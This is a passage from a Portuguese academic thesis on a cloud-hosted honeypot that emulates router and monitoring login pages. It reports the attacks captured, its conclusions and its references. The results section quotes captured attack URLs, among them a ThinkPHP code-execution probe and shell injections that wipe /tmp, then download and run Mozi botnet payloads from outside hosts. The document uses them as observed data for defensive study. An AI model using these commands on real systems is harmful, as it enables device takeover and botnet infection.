D-Link	34.176.138.237	Santiago, Chile	4658	557
D-Link	34.93.109.215	Mumbai, Índia	4515	666
Huawei	34.94.66.142	Los Angeles, EUA	4153	715
Huawei	34.96.142.253	Hong Kong, China	3508	674
Mikrotik	34.151.233.61	São Paulo, Brasil	5730	613
Mikrotik	34.165.21.173	Tel Aviv, Israel	3475	589
pfSense	34.155.161.42	Paris, França	3587	587
pfSense	34.87.181.110	Singapura	3749	668
Tp-Link	34.86.242.187	Norte da Virgínia, EUA	3484	608
Tp-Link	34.84.71.121	Tokyo, Japão	3746	628
Zabbix	35.242.205.60	Frankfurt, Alemanha	4077	630
Zabbix	35.244.92.135	Sydney, Austrália	4037	599

Tabela 5 – Informações sobre as instâncias das interfaces

- Gh0st\xad : faz referência a um Cavalo de Tróia para plataformas Windows.

Houve também numerosas tentativas de ataque XSS através da injeção das seguintes entradas:

- /?a=fetch&content=<php>die(@md5(HelloThinkCMF))</php>;
- /shell?cd+/tmp;rm+-rf+*;wget+45.12.253.180/jaws;sh+/tmp/jaws;
- /shell?cd+/tmp;rm+-rf+*;wget+heylitimysun.top/jaws;sh+/tmp/jaws;
- /shell?cd+/tmp;rm+ rf+*;wget+80.91.223.136/reallynightmare.sh; chmod+777+*;sh+reallynightmare.sh?jaws;
- /shell?cd+/tmp;rm+-rf+*;wget+http://183.214.202.168:53056/Mozi.a; chmod+777+Mozi.a;/tmp/Mozi.a+jaws.

Outro ponto a se destacar foi o baixo interesse dos invasores em tentar acessar o sistema pelos campos de usuário e senha. Nos resultados coletados do arquivo data.txt, o qual continha os dados inseridos nos campos supracitados, apenas as interfaces do Zabbix e Mikrotik tiveram registros. Em ambas interfaces, os invasores inseriram palavras-chave como: admin, zabbix e mikrotik, além dos campos vazios.

No geral, houve um alto interesse por parte dos invasores em explorar as requisições para o servidor através da URL, em sua maioria, foram tentativas de acessar páginas de administração ou até mesmo realizar ataques XSS. Ademais, pôde-se coletar diversos ataques específicos para roteadores e dispositivos IoT, como a utilização da família de *malwares* Mozi, que é uma *botnet* focada em dispositivos IoT, predominantemente roteadores, o que indica um ataque mais direcionado. Um exemplo de como essas tentativas de ataque foram realizadas está ilustrada na Figura 25. Por fim, a presença de elementos relacionados à mineração de criptomoedas nas URLs ressalta a grande diversidade de ataques e explorações testadas.



Figura 17 – Interface de *login* do roteador D-Link.

Figura 18 – Interface de *login* do roteador Huawei.



Figura 19 – Interface de *login* do roteador Mikrotik



Figura 20 – Interface de *login* do *firewall* pfSense.



Figura 21 – Interface de *login* do roteador TP-Link.



Figura 22 – Interface de *login* do sistema Zabbix

#	REQUISIÇÕES	VISITANTES	TX. TOTAL	MÉTODO	PROTOCOLO	DADOS
MIN.	1 (00.08%)	1 (00.18%)	283 B (00.00%)	—	—	—
MAX.	500 (37.79%)	412 (73.57%)	5.44 MiB (67.00%)	—	—	—
AVG.	36 (02.72%)	15 (02.68%)	231.1 KiB (02.78%)	—	—	—
11	14 (00.30%)	14 (02.51%)	53.2 KiB (00.54%)	GET	HTTP/1.1	/?XDEBUG_SESSION_START=phpstorm
12	12 (00.26%)	0 (00.00%)	6.3 KiB (00.06%)	—	—	MGLNDD_34.176.138.237_80\n
13	10 (00.21%)	0 (00.00%)	5.3 KiB (00.05%)	—	—	\x16\x03\x01\x01 \x01
14	9 (00.19%)	0 (00.00%)	4.7 KiB (00.05%)	—	—	\x16\x03\x01\x01\xfd\x01

Figura 23 – Exemplo de requisição comumente utilizada por *bots*

Figura 24 – Exemplo de exploração de *bugs* para execução de código do ThinkPHP



Figura 25 – Exemplo de URL contendo *botnet* da família de *malwares* Mozi

5 Conclusão

Este trabalho teve como principal objetivo construir uma infraestrutura de *Honeypots* em nuvem que fosse capaz de ser a base para diversos outros estudos e experimentações na área de segurança da informação na Faculdade de Computação da UFU. Para tanto, foi necessário estudar as plataformas de nuvem pública e testá-las mediante experimentos diversos.

Por meio dos resultados destes experimentos, foi possível definir os requisitos fundamentais para construir essa infraestrutura de máquinas virtuais em nuvem. A arquitetura criada está preparada para suportar a quantidade de instâncias desejadas com processamento e quantidade de armazenamento adequados.

Um experimento foi realizado para medir o quão eficiente a infraestrutura era. Esse, consistiu em emular a interface de *login* de 6 dispositivos sendo, em sua maioria, roteadores. Para cada dispositivo, criou-se duas instâncias de máquina virtual no Google Cloud Plataform, que mostrou ser o provedor de nuvem pública mais adequado diante dos requisitos do estudo, em múltiplos locais espalhados pelo mundo.

Como resultado, foi possível observar diversos tipos de tentativas de ataques ocorrendo por meio de requisições passadas na URL da interface. Entre essas tentativas, várias exploraram vulnerabilidades conhecidas e específicas do dispositivo como o uso da família de *malwares* Mozi, que é uma *botnet* voltada para roteadores e dispositivos IoT. Além disso, diversos outros ataques de XSS foram coletados e analisados.

Diante de tudo o que foi discutido durante o presente trabalho, conclui-se que a infraestrutura criada teve sua efetividade comprovada. Ademais, o uso do analisador de *logs GoAccess* se mostrou muito eficiente para gerar *insights* e fornecer um aspecto visual e interativo da grande quantidade de dados coletados. Outro ponto relevante foi o grau de especificidade das explorações feitas pelos invasores, que demonstrou que os atacantes reconheceram a interface como um dispositivo real.

Para os trabalhos futuros há muitos objetos de estudo relevantes e que são passíveis de análise e aprofundamento. Dentre eles, o desenvolvimento e evolução do *back-end* de forma a tornar as emulações mais reais e interativas, a análise minuciosa dos *logs* obtidos durante o experimento, e a emulação de outros dispositivos IoT como *Honeypots*.

Referências

ANIRUDH, M.; THILEEBAN, S. A.; NALLATHAMBI, D. J. Use of honeypots for mitigating dos attacks targeted on iot networks. In: **2017 International Conference on Computer, Communication and Signal Processing (ICCCSP)**. [s.n.], 2017. p. 1–4. Disponível em: <https://doi.org/10.1109/ICCCSP.2017.7944057>. Citado na página 11.

AZURE, M. **O que é nuvem?** 2023. Site da Microsoft Azure. Disponível em: <https://azure.microsoft.com/pt-br/resources/cloud-computing-dictionary/what-is-the-cloud/>. Acesso em: 09 nov. 2023. Citado na página 16.

BROWN, S.; LAM, R.; PRASAD, S.; RAMASUBRAMANIAN, S.; SLAUSON, J. Honeypots in the cloud. **University of Wisconsin-Madison**, v. 11, 2012. Citado na página 18.

CHEN, D. D.; WOO, M.; BRUMLEY, D.; EGELE, M. Towards automated dynamic analysis for linux-based embedded firmware. In: **NDSS**. [s.n.], 2016. v. 1, p. 1–1. Disponível em: <https://doi.org/10.14722/ndss.2016.23415>. Citado 3 vezes nas páginas 20, 21 e 22.

CISCO. **O avanço dos ataques cibernéticos**. 2021. Site da Cisco. Disponível em: <https://www.cisco.com/c/dam/global/pt_br/solutions/pdfs/report4-distrito.pdf>. Acesso em: 11 ago. 2023. Citado na página 11.

_____. **O que é um roteador?** 2023. Site da Cisco. Disponível em: <https://www.cisco.com/c/pt_br/solutions/small-business/resource-center/networking/what-is-a-router.html>. Acesso em: 09 nov. 2023. Citado na página 17.

CLOUDFLARE. **O que é a botnet Mirai?** 2023. Site da Cloudflare. Disponível em: <https://www.cloudflare.com/pt-br/learning/ddos/glossary/mirai-botnet/>. Acesso em: 09 nov. 2023. Citado na página 17.

GILLIS, A. S. **Internet of Things (IoT)**. 2023. Site da TechTarget. Disponível em: <https://www.techtarget.com/iotagenda/definition/Internet-of-Things-IoT>. Acesso em: 09 nov. 2023. Citado na página 17.

GUARNIZO, J. D.; TAMBE, A.; BHUNIA, S. S.; OCHOA, M.; TIPPENHAUER, N. O.; SHABTAI, A.; ELOVICI, Y. Siphon: Towards scalable high-interaction physical honeypots. In: **Proceedings of the 3rd ACM Workshop on Cyber-Physical System Security**. New York, NY, USA: Association for Computing Machinery, 2017. (CPSS '17), p. 57–68. ISBN 9781450349567. Disponível em: <https://doi.org/10.1145/3055186.3055192>. Citado 3 vezes nas páginas 19, 20 e 23.

HUMAYUN, M.; NIAZI, M.; JHANJHI, N.; ALSHAYEB, M.; MAHMOOD, S. Cyber security threats and vulnerabilities: a systematic mapping study. **Arabian Journal for Science and Engineering**, Springer, v. 45, p. 3171–3189, 2020. Disponível em: <https://doi.org/10.1007/s13369-019-04319-2>. Citado 2 vezes nas páginas 14 e 15.

INSTITUTE, S. **Information Security Resources**. 2020. Site do SANS Institute. Disponível em: <https://www.sans.org/information-security/>. Acesso em: 09 nov. 2023. Citado na página 13.

KELLY, C.; PITROPAKIS, N.; MYLONAS, A.; MCKEOWN, S.; BUCHANAN, W. J. A comparative analysis of honeypots on different cloud platforms. **Sensors**, MDPI, v. 21, n. 7, p. 2433, 2021. Disponível em: <https://doi.org/10.3390/s21072433>. Citado 3 vezes nas páginas 11, 15 e 19.

KIM, M.; KIM, D.; KIM, E.; KIM, S.; JANG, Y.; KIM, Y. Firmae: Towards large-scale emulation of iot firmware for dynamic analysis. In: **Annual computer security applications conference**. [s.n.], 2020. p. 733–745. Disponível em: <https://doi.org/10.1145/3427228.3427294>. Citado 3 vezes nas páginas 20, 22 e 23.

LAUREANO, M. A. P.; MAZIERO, C. A. Virtualização: Conceitos e aplicações em segurança. **Livro-Texto de Minicursos SBSeg**, p. 1–50, 2008. Citado na página 16.

LIHET, M.; DADARLAT, V. Honeypot in the cloud five years of data analysis. In: IEEE. **2018 17th RoEduNet Conference: Networking in Education and Research (RoEduNet)**. 2018. p. 1–6. Disponível em: <https://doi.org/10.1109/ROEDUNET.2018.8514128>. Citado na página 18.

ORACLE. **What is IoT?** 2023. Site da Oracle. Disponível em: <https://www.oracle.com/internet-of-things/what-is-iot/>. Acesso em: 09 nov. 2023. Citado na página 16.

RAZALI, M. F.; RAZALI, M. N.; MANSOR, F. Z.; MURUTI, G.; JAMIL, N. Iot honeypot: A review from researcher's perspective. In: **2018 IEEE Conference on Application, Information and Network Security (AINS)**. [s.n.], 2018. p. 93–98. Disponível em: <https://doi.org/10.1109/AINS.2018.8631494>. Citado na página 19.

SAP. **O que é Internet das Coisas (IoT)?** 2023. Site do SAP. Disponível em: <https://www.sap.com/brazil/products/artificial-intelligence/what-is-iot.html>. Acesso em: 14 novembro 2023. Citado na página 11.

SECURITYNEWS. **THINKPHP REMOTE CODE EXECUTION BUG IS ACTIVELY BEING EXPLOITED**. 2018. Site do SecurityNews. Disponível em: <https://securitynews.sonicwall.com/xmlpost/thinkphp-remote-code-execution-rce-bug-is-actively-being-exploited/>. Acesso em: 12 nov. 2023. Citado na página 34.

SOUSA, F. R.; MOREIRA, L. O.; MACHADO, J. C. Computação em nuvem: Conceitos, tecnologias, aplicações e desafios. **II Escola Regional de Computação Ceará, Maranhão e Piauí (ERCEMAPI)**, p. 150–175, 2009. Citado na página 16.

STALLINGS, W. **Criptografia e Segurança de Redes, Princípios e Práticas**. 6. ed. São Paulo: Pearson Education Brasil Ltda., 2014. Acesso em: 9 nov. 2023. Citado 2 vezes nas páginas 13 e 14.

SUDAR, K.; DEEPALAKSHMI, P.; NAGARAJ, P.; MUNEESWARAN, V. Analysis of cyberattacks and its detection mechanisms. In: **2020 Fifth International Conference on Research in Computational Intelligence and Communication Networks (ICRCICN)**. [s.n.], 2020. p. 12–16. Disponível em: <https://doi.org/10.1109/ICRCICN50933.2020.9296178>. Citado 2 vezes nas páginas 14 e 15.

WANG, M.; SANTILLAN, J.; KUIPERS, F. Thingpot: an interactive internet-of-things honeypot. **arXiv preprint arXiv:1807.04114**, 2018. Citado 3 vezes nas páginas 20, 21 e 22.

ŠEMIć, H.; MRDOVIC, S. Iot honeypot: A multi-component solution for handling manual and mirai-based attacks. In: **2017 25th Telecommunication Forum (TELFOR)**. [s.n.], 2017. p. 1–4. Disponível em: <https://doi.org/10.1109/TELFOR.2017.8249458>. Citado 2 vezes nas páginas 19 e 21.